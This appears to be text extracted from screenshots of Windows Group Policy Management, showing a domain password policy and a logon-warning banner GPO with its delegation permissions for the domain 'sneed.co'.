
The screenshot shows the Windows Server 2012 Group Policy Management interface. On the left, the 'Group Policy Management' pane displays the forest and domain structure. The 'Default Domain' node is expanded, showing various GPO objects like 'Canandaigua', 'Domain Control', and 'Geneva'. On the right, the 'Group Policy Management Editor' pane shows the 'Policy' section for the 'Default Domain'. It lists several password-related policies with their current settings:


- Enforce password history: 24 passwords remembered
- Maximum password age: 42 days
- Minimum password age: 1 days
- Minimum password length: 7 characters
- Minimum password length audit: Not Defined
- Password must meet complexity requirements: Enabled
- Store passwords using reversible encryption: Disabled


The status bar at the bottom indicates the time as 3:04 AM and the date as 3/17/2024.




2,











3,





Group Policy Management

File Action View Window Help

Logon Warning

Scope Details Settings Delegation

Name: NT AUTHORITY\Authenticated Users

Delegation: These groups and users have the specified permission for this GPO

Name	Allowed Permissions	Inherited
NT AUTHORITY\Authenticated Users	Read (from Security Filtering)	No
NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS	Read	No
NT AUTHORITY\SYSTEM	Edit settings, delete, modify security	No
SNEED\Domain Admins	Edit settings, delete, modify security	No
SNEED\Enterprise Admins	Edit settings, delete, modify security	No

Computer Configuration (Enabled)

Policies

Windows Settings

Security Settings

Local Policies/Security Options

Interactive Logon


Policy	Setting
Interactive logon: Message text for users attempting to log on	This system is restricted to authorized users.. Individuals who attempt unauthorized access will be prosecuted.. If you are unauthorized, terminate access now. Click OK to, indicate your acceptance of this information.
Interactive logon: Message title for users attempting to log on	"WARNING: This system is restricted to authorized"

User Configuration (Enabled)

No settings defined.

8:17 AM
3/17/2024

The screenshot displays the Group Policy Management console. On the left, the navigation pane shows the forest 'sneed.co' and its domains, with 'Logon Warning' selected under the 'sneed.co\Canandaigua\Administrative\Clients' path. The main pane is titled 'Logon Warning' and shows the 'Delegation' tab. It lists the 'Name' of the group or user and their 'Allowed Permissions'. The table includes rows for 'NT AUTHORITY\Authenticated Users' (Read), 'NT AUTHORITY\SYSTEM' (Edit 